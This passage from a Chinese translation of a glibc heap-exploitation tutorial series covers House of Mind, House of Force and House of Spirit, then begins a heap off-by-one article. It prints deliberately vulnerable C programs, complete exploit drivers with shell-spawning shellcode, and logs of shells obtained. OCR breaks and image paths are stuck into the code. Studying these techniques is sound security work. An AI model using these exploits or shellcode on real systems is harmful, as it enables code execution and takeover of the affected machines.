  - `arena_for_chunk` ：如果没有设置 `NON_MAIN_ARENA (N)` 位，会返回主 arena。如果设置了，会通过将块地址对齐到 `HEAP_MAX_SIZE` 的倍数，来访问相应的 `heap_info` 结构。之后，获取到的 `heap_info` 结构的arena 指针会返回。我们这里， `NON_MAIN_ARENA` 位由攻击者设置，因此会获取正在释放的块的 `heap_info` 结构（ `0x08100000` ）。攻击者也覆盖了（所获取的 `heap_info` 结构的）arena 指针，使其指向伪造的 arena，也就是说， `heap_info` 的 `ar_ptr` 等于伪造的 arena 的基址

（ `0x0804a018` ）。

- 使用 arena 指针和块地址作为参数调用 `_int_free` 。我们这里，arena 指针指向了伪造的 arena。因此伪造的 arena 和块地址作为参数传递给了 `_int_free` 。
    - 伪造的 arena：下面是伪造区域的受控字段，需要由攻击者覆盖：
        - Mutex - 应该为 unlocked 状态。
        - Bins - unsorted bin 的 fd 应该包含 `free` 的 GOT 条目地址。
        - Top - Top 地址应该不等于正在释放的块地址。
        - 系统内存 - 系统内存应该大于下一个块大小。
    - `_int_free()`
        - 如果块不是 mmap 分配的，要获取锁。我们这里块不是 mmap 分配的，伪造的 arena 的互斥锁获取成功。
        - 合并：
            - 查看上一个块是否空闲，如果空闲则合并。我们这里上一个块已分配，所以不能向后合并。
            - 查看下一个块是否空闲，如果空闲则合并。我们这里下一个块已分配，所以不能合并。
        - 将当前空闲块放进 unsorted bin 中。我们这里伪造的 arena 的 unsorted bin 的 fd 包含 `free` 的 GOT 条目地址 -12，它被复制给了 `fwd` 值。之后，当前空闲快的地址会复制给 `fwd->bk` 。 `bk` 位于 `malloc_chunk` 偏移 12 处，因此， 12 会加到 `fwd` 值，也就是 `free - 12 + 12` 。所以现在 `free` 的 GOT 条目会变为当前空闲块的地址。由于攻击者已经将他的 shellcode 放进当前空闲块了，现在开始，无论何时调用 `free` ，攻击者的 shellcode 都会执行。

使用攻击者生成的数据文件，作为用户输入执行漏洞程序会执行 shellcode，像这样：

```
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/hom$ gcc -g -z nor
elro -z execstack -o vuln vuln.c -Wl,--rpath=/home/sploitfun/gli
bc/glibc-inst2.20/lib -Wl,--dynamic-linker=/home/sploitfun/glibc
/glibc-inst2.20/lib/ld-linux.so.2
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/hom$ gcc -g -o exp
 exp.c
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/hom$ ./exp > file
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/hom$ ./vuln < file
ptr found at 0x804a008
good heap allignment found on malloc() 724 (0x81002a0)
uid=1000(sploitfun) gid=1000(sploitfun) groups=1000(sploitfun),4
(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sa
mbashare)
```

保护：现在，house of mind 技术不起作用了，因为 glibc malloc 已经变得更加可靠。它添加了下面的检查来防止使用 house of mind 的堆溢出。

- 块破坏：unsorted bin 的第一个块的 `bk` 指针应该指向 unsorted bin。如果不是，glibc malloc 会抛出块破坏错误。

```
if (__glibc_unlikely (fwd->bk != bck))
{
    errstr = "free(): corrupted unsorted chunks";
    goto errout;
}
```

House of Force

这个技巧中，攻击者滥用 top 块的大小，并欺骗 glibc malloc 使用 top 块来服务于一个非常大的内存请求（大于堆系统内存大小）。现在当新的 malloc 请求产生时， `free` 的 GOT 表就会覆盖为 shellcode 地址。因此从现在开始，无论 `free` 何时调用，shellcode 都会执行。

预备条件：为了成功应用 house of force，需要下面三个 malloc 调用：

- Malloc 1：攻击者应该能够控制 top 块的大小。因此这个分配的块，也就是物理上在 top 块之前的块上，应该能产生堆溢出。
- Malloc 2：攻击者应该能够控制 malloc 请求的大小。
- Malloc 3：用户输入应该能复制到这个所分配的块中。

漏洞程序：这个程序满足上述要求


```
/*
House of force vulnerable program.
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
        char *buf1, *buf2, *buf3;
        if (argc != 4) {
                printf("Usage Error\n");
                return;
        }
        /* [1] */
        buf1 = malloc(256);
        /* [2] */
        strcpy(buf1, argv[1]); /* Prereq 1 */
        /* [3] */
        buf2 = malloc(strtoul(argv[2], NULL, 16)); /* Prereq 2 */

        /* [4] */
        buf3 = malloc(256); /* Prereq 3 */
        /* [5] */
        strcpy(buf3, argv[3]); /* Prereq 3 */

        /* [6] */
        free(buf3);
        free(buf2);
        free(buf1);
        return 0;
}
```

上述漏洞程序的堆内存：



漏洞程序的行 `[2]` 是堆溢出发生的地方。因此为了成功利用堆溢出，攻击者需要提供下面的命令行参数：

- `argv[1]` -- 需要复制到第一个 malloc 块的 shellcode + 填充 + top 块大小。
- `argv[2]` -- 第二个 malloc 块的大小参数。
- `argv[3]` -- 复制到第三个 malloc 块的用户输入。

利用程序：

```
/* Program to exploit executable 'vuln' using hof technique.
 */
#include <stdio.h>
#include <unistd.h>
#include <string.h>

#define VULNERABLE "./vuln"
#define FREE_ADDRESS 0x08049858-0x8
#define MALLOC_SIZE "0xFFFFF744"
#define BUF3_USER_INP "\x08\xa0\x04\x08"

/* Spawn a shell. Size - 25 bytes. */
char scode[] =
        "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x8
9\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";


int main( void )
{
        int i;
        char * p;
        char argv1[ 265 ];
        char * argv[] = { VULNERABLE, argv1, MALLOC_SIZE, BUF3_U
SER_INP, NULL };

        strcpy(argv1,scode);
        for(i=25;i<260;i++)
                argv1[i] = 'A';

        strcpy(argv1+260,"\xFF\xFF\xFF\xFF"); /* Top chunk size
*/
        argv[264] = ''; /* Terminating NULL character */

        /* Execution of the vulnerable program */
        execve( argv[0], argv, NULL );
        return( -1 );
}
```

漏洞程序的堆内存，一旦攻击者的命令行参数复制到堆中：



使用攻击者的参数，下面的事情会发生：

行 `[2]` 会覆盖 top 块大小：

- 攻击者的参数（ `argv[1] – Shellcode + Pad + 0xFFFFFFFF` ）会复制到堆缓冲区 `buf1` 。但是由于 `argv[1]` 大于 256，top 块的大小会覆盖为 `0xFFFFFFFF` 。

行 `[3]` 使用 top 块代码，分配了一个非常大的块。

- 非常大的块的分配请求发生在分配之后，新的 top 块应该位于 `free` 的 GOT 条目之前 8 个字节处。所以另一个 malloc 请求（行 `[4]` ）会帮助我们覆盖 `free` 的 GOT 地址。
- 攻击者的参数（ `argv[2] – 0xFFFFF744`)会作为大小参数，传递给第二个 malloc 调用（行 `[3]` ）。大小参数使用下面的公式计算：

  - `size = ((free-8)-top)`
  - 其中
    - `free` 是可执行文件 `vuln` 的 GOT 条目，也就是 `free = 0x08049858` 。
    - `top` 是当前 top 块（在第一个 malloc `[1]` 之后），也就是 `top = 0x0804a108` 。
  - 因此 `size = ((0x8049858-0x8)-0x804a108) = -8B8 = 0xFFFFF748` 。
  - 当 `size = 0xFFFFF748` 时，我们的任务，将新的 top 块放置在 `free` 的 GOT 条目之前 8 个字节处，像这样完成了：
    - `(0xFFFFF748+0x804a108) = 0x08049850 = (0x08049858-0x8)`
  - 但是，当攻击者传递大小参数 `0xFFFFF748` 时，glibc malloc 将这个大小转换为可用大小 `0xFFFFF750` 。因此，现在新的 top 块大小应该位于 `0x8049858` 而不是 `0x8049850` 。因此攻击者应该传递 `0xFFFFF744` 作为大小参数，而不是 `0xFFFFF748` ，因为他会转换为我们所需的可用的大小 `0xFFFFF748` 。

在行 `[4]` 中：

- 现在由于行 `[3]` 中的 top 块指向 `0x8049850` ，一个 256 字节的内存分配请求会使 glibc malloc 返回 `0x8049858` ，他会复制到 `buf3` 。

在行 `[5]` 中：

将 `buf1` 的地址复制给 `buf3` ，会导致 GOT 覆盖。因此 `free` 的调用（行 `[6]` ）会导致 shellcode 执行。

使用攻击者的命令行参数执行漏洞程序，会执行 shellcode，像这样：

```
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/hof$ gcc -g -z nor
elro -z execstack -o vuln vuln.c -Wl,--rpath=/home/sploitfun/gli
bc/glibc-inst2.20/lib -Wl,--dynamic-linker=/home/sploitfun/glibc
/glibc-inst2.20/lib/ld-linux.so.2
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/hof$ gcc -g -o exp
 exp.c
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/hof$ ./exp
$ ls
cmd  exp  exp.c  vuln  vuln.c
$ exit
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/hof$
```

保护：直到现在，没有添加针对这个技巧的任何保护。这个技巧能帮助我们利用堆溢出，即使它使用最新的 glibc 编译。

House of Spirit

在这个技巧中，攻击者欺骗 glibc malloc 来返回一个块，它位于栈中（而不是堆中）。这允许攻击者覆盖储存在栈中的返回地址。

预备条件：下面是用于成功利用 house of spirit 的预备条件，因为不是所有堆溢出漏洞程序都可以使用这个技巧利用。

- 一个缓冲区溢出，用于覆盖一个变量，它包含块地址，由 glibc malloc 返回。
- 上面的块应该是空闲的。攻击者应该能够控制这个空闲块的大小。它以这种方式控制，空闲块的大小等于下一个分配块的大小。
- Malloc 一个块。
- 用户输入应该能够复制到上面所分配的块中。

漏洞程序：这个程序满足上述要求

```
/* vuln.c
House of Spirit vulnerable program
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>


void fvuln(char *str1, int age)
{
   char *ptr1, name[44];
   int local_age;
   char *ptr2;
   [1]local_age = age; /* Prereq 2 */

   [2]ptr1 = (char *) malloc(256);
   printf("\nPTR1 = [ %p ]", ptr1);
   [3]strcpy(name, str1); /* Prereq 1 */
   printf("\nPTR1 = [ %p ]\n", ptr1);
   [4]free(ptr1); /* Prereq 2 */

   [5]ptr2 = (char *) malloc(40); /* Prereq 3 */
   [6]snprintf(ptr2, 40-1, "%s is %d years old", name, local_age
); /* Prereq 4 */
   printf("\n%s\n", ptr2);
}

int main(int argc, char *argv[])
{
   int i=0;
   int stud_class[10];  /* Required since nextchunk size should
lie in between 8 and arena's system_mem. */
   for(i=0;i<10;i++)
        [7]stud_class[i] = 10;
   if (argc == 3)
      fvuln(argv[1], 25);
   return 0;
}
```

上述漏洞程序的栈布局：



漏洞程序的行 `[3]` 是缓冲区溢出发生处。因此为了成功利用漏洞程序，攻击者需要提供下面的命令行参数：

```
argv[1] = Shell Code + Stack Address + Chunk size
```

利用程序：

```
/* Program to exploit executable 'vuln' using hos technique.
 */
#include <stdio.h>
#include <unistd.h>
#include <string.h>

#define VULNERABLE "./vuln"

/* Shellcode to spwan a shell. Size: 48 bytes - Includes Return
Address overwrite */
char scode[] =
        "\xeb\x0e\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\xb8\xf
d\xff\xbf\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x8
9\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80\x90\x90\x90\x90\x9
0\x90\x90";

int main( void )
{
        int i;
        char * p;
        char argv1[54];
        char * argv[] = { VULNERABLE, argv1, NULL };


        strcpy(argv1,scode);

        /* Overwrite ptr1 in vuln with stack address - 0xbffffdf
0. Overwrite local_age in vuln with chunk size - 0x30 */
        strcpy(argv1+48,"\xf0\xfd\xff\xbf\x30");

        argv[53] = '';

        /* Execution of the vulnerable program */
        execve( argv[0], argv, NULL );
        return( -1 );
}
```

使用攻击者的参数之后，上述漏洞程序的栈布局：



使用攻击者的参数，让我们看看返回地址如何覆盖。

行 `[3]` ：缓冲区溢出

- 这里攻击者的输入 `argv[1]` 复制到了字符缓冲区 `name` 中。因为攻击者的输入大于 44，变量 `ptr1` 和 `loacl_age` 被栈地址和块大小覆盖。
  - 栈地址（ `0xbffffdf0` ）-- 当行 `[5]` 执行时，攻击者欺骗 glibc malloc 来返回这个地址。
  - 块大小（ `0x30` ）-- 当行 `[4]` 执行时，这个块大小用于欺骗 glibc malloc。

行 `[4]` ：将栈区域添加到 glibc malloc 的 fastbin 中。

- `free()` 调用了 `_int_free()` 。现在在缓冲区溢出之

后， `ptr1 = 0xbffffdf0` （而不是 `0x804aa08` ）。被覆盖的 `ptr1` 作为参数传递给 `free` 。这欺骗 glibc malloc 来释放栈上的内存区域。被释放的这个栈区域的大小，位于 `ptr1-8+4` ，被攻击者覆盖为 `0x30` 。因此 glibc malloc 将这个块看做 fast 块（因为 `48 < 64` ），并将释放得快插入 fast binlist 的前面，位于下标 4。

行 `[5]` ：获取（在行 `[4]` 添加的）栈区域

- malloc 请求 40 由 `checked_request2size` 转换为可用大小 48。由于可用代销 48 属于 fast 块，对应的 fast bin（位于下标 4）会被获取。fast binlist 的第一个块被溢出，并返回给用户。第一个块是在行 `[4]` 执行过程中添加的栈区域。

行 `[6]` ：覆盖返回地址

- 将攻击者的参数 `argv[1]` 复制到栈区域（由 glibc malloc 返回），它从 `0xbffffdf0` 位置开始。 `argv[1]` 的前 16 个字节是：
  - `\xeb\x0e` ：JMP 14 字节。
  - `\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41` ：填充。
  - `\xb8\xfd\xff\xbf` ：储存在栈上的返回地址会被这个值覆盖。因此在 `fvuln` 执行之后，EIP 是 `0xbffffdb8` -- 这个位置包含 JMP 指令，之后是派生 shell 的 shellcode。

使用攻击者的参数执行漏洞程序会执行 shellcode，像这样：

```
sploitfun@sploitfun-VirtualBox:~/Dropbox/sploitfun/heap_overflow
/Malloc-Maleficarum/hos$ gcc -g -fno-stack-protector -z norelro
-z execstack -o vuln vuln.c -Wl,--rpath=/home/sploitfun/glibc/gl
ibc-inst2.20/lib -Wl,--dynamic-linker=/home/sploitfun/glibc/glib
c-inst2.20/lib/ld-linux.so.2
sploitfun@sploitfun-VirtualBox:~/Dropbox/sploitfun/heap_overflow
/Malloc-Maleficarum/hos$ gcc -g -o exp exp.c
sploitfun@sploitfun-VirtualBox:~/Dropbox/sploitfun/heap_overflow
/Malloc-Maleficarum/hos$ ./exp

PTR1 = [ 0x804a008 ]
PTR1 = [ 0xbffffdf0 ]

AAAAAAAAAA????1?Ph//shh/bin??P??S?
$ ls
cmd  exp  exp.c  print   vuln  vuln.c
$ exit
sploitfun@sploitfun-VirtualBox:~/Dropbox/sploitfun/heap_overflow
/Malloc-Maleficarum/hos$
```

保护：直到现在，没有添加针对这个技巧的任何保护。这个技巧能帮助我们利用堆溢出，即使它使用最新的 glibc 编译。

House of Prime: TBU

House of Lore: TBU

注意：出于演示目的，所有漏洞程序都不使用下列 Linux 保护机制编译：

- ASLR
- NX
- RELRO（重定向只读）

参考

- The Malloc Maleficarum

Off-By-One 漏洞（基于堆）

> 译者：飞龙
>
> 原文：Off-By-One Vulnerability (Heap Based)

预备条件：

1. Off-By-One 漏洞（基于栈）
2. 理解 glibc malloc

VM 配置：Fedora 20（x86）

> 什么是 Off-By-One 漏洞？

在这篇文章中提到过，将源字符串复制到目标缓冲区可能造成 Off-By-One 漏洞，当源字符串的长度等于目标缓冲区长度的时候。

当源字符串的长度等于目标缓冲区长度的时候，单个 NULL 字符会复制到目标缓冲区的上方。因此由于目标缓冲区位于堆上，单个 NULL 字节会覆盖下一个块的块头部，并且这会导致任意代码执行。

回顾：在这篇文章中提到，在每个用户请求堆内存时，堆段被划分为多个块。每个块有自己的块头部（由 `malloc_chunk` 表示）。 `malloc_chunk` 结构包含下面四个元素：

1. `prev_size` -- 如果前一个块空闲，这个字段包含前一个块的大小。否则前一个块是分配的，这个字段包含前一个块的用户数据。
2. `size` ：这个字符包含分配块的大小。字段的最后三位包含标志信息。
    - `PREV_INUSE (P)` 如果前一个块已分配，会设置这个位。
    - `IS_MMAPPED (M)` 当块是 mmap 块时，会设置这个位。
    - `NON_MAIN_ARENA (N)` 当这个块属于线程 arena 时，会设置这个位。
3. `fd` 指向相同 bin 的下一个块。
4. `bk` 指向相同 bin 的上一个块。

漏洞代码：

```
//consolidate_forward.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

#define SIZE 16

int main(int argc, char* argv[])
{

 int fd = open("./inp_file", O_RDONLY); /* [1] */
 if(fd == -1) {
 printf("File open error\n");
 fflush(stdout);
 exit(-1);
 }

 if(strlen(argv[1])>1020) { /* [2] */
 printf("Buffer Overflow Attempt. Exiting...\n");
 exit(-2);
 }

 char* tmp = malloc(20-4); /* [3] */
 char* p = malloc(1024-4); /* [4] */
 char* p2 = malloc(1024-4); /* [5] */
 char* p3 = malloc(1024-4); /* [6] */

 read(fd,tmp,SIZE); /* [7] */
 strcpy(p2,argv[1]); /* [8] */

 free(p); /* [9] */
}
```

编译命令：

```
#echo 0 > /proc/sys/kernel/randomize_va_space
$gcc -o consolidate_forward consolidate_forward.c
$sudo chown root consolidate_forward
$sudo chgrp root consolidate_forward
$sudo chmod +s consolidate_forward
```

注意：

出于我们的演示目的，关闭了 ASLR。如果你也想要绕过 ASLR，使用信息泄露 bug，或者爆破机制，在这篇文章中描述。

上述漏洞代码的行 `[2]` 和 `[8]` 是基于堆的 off-by-one 溢出发生的地方。目标缓冲区的长度是 1020，因此长度为 1020 的源字符串可能导致任意代码执行。

> 任意代码执行如何实现？

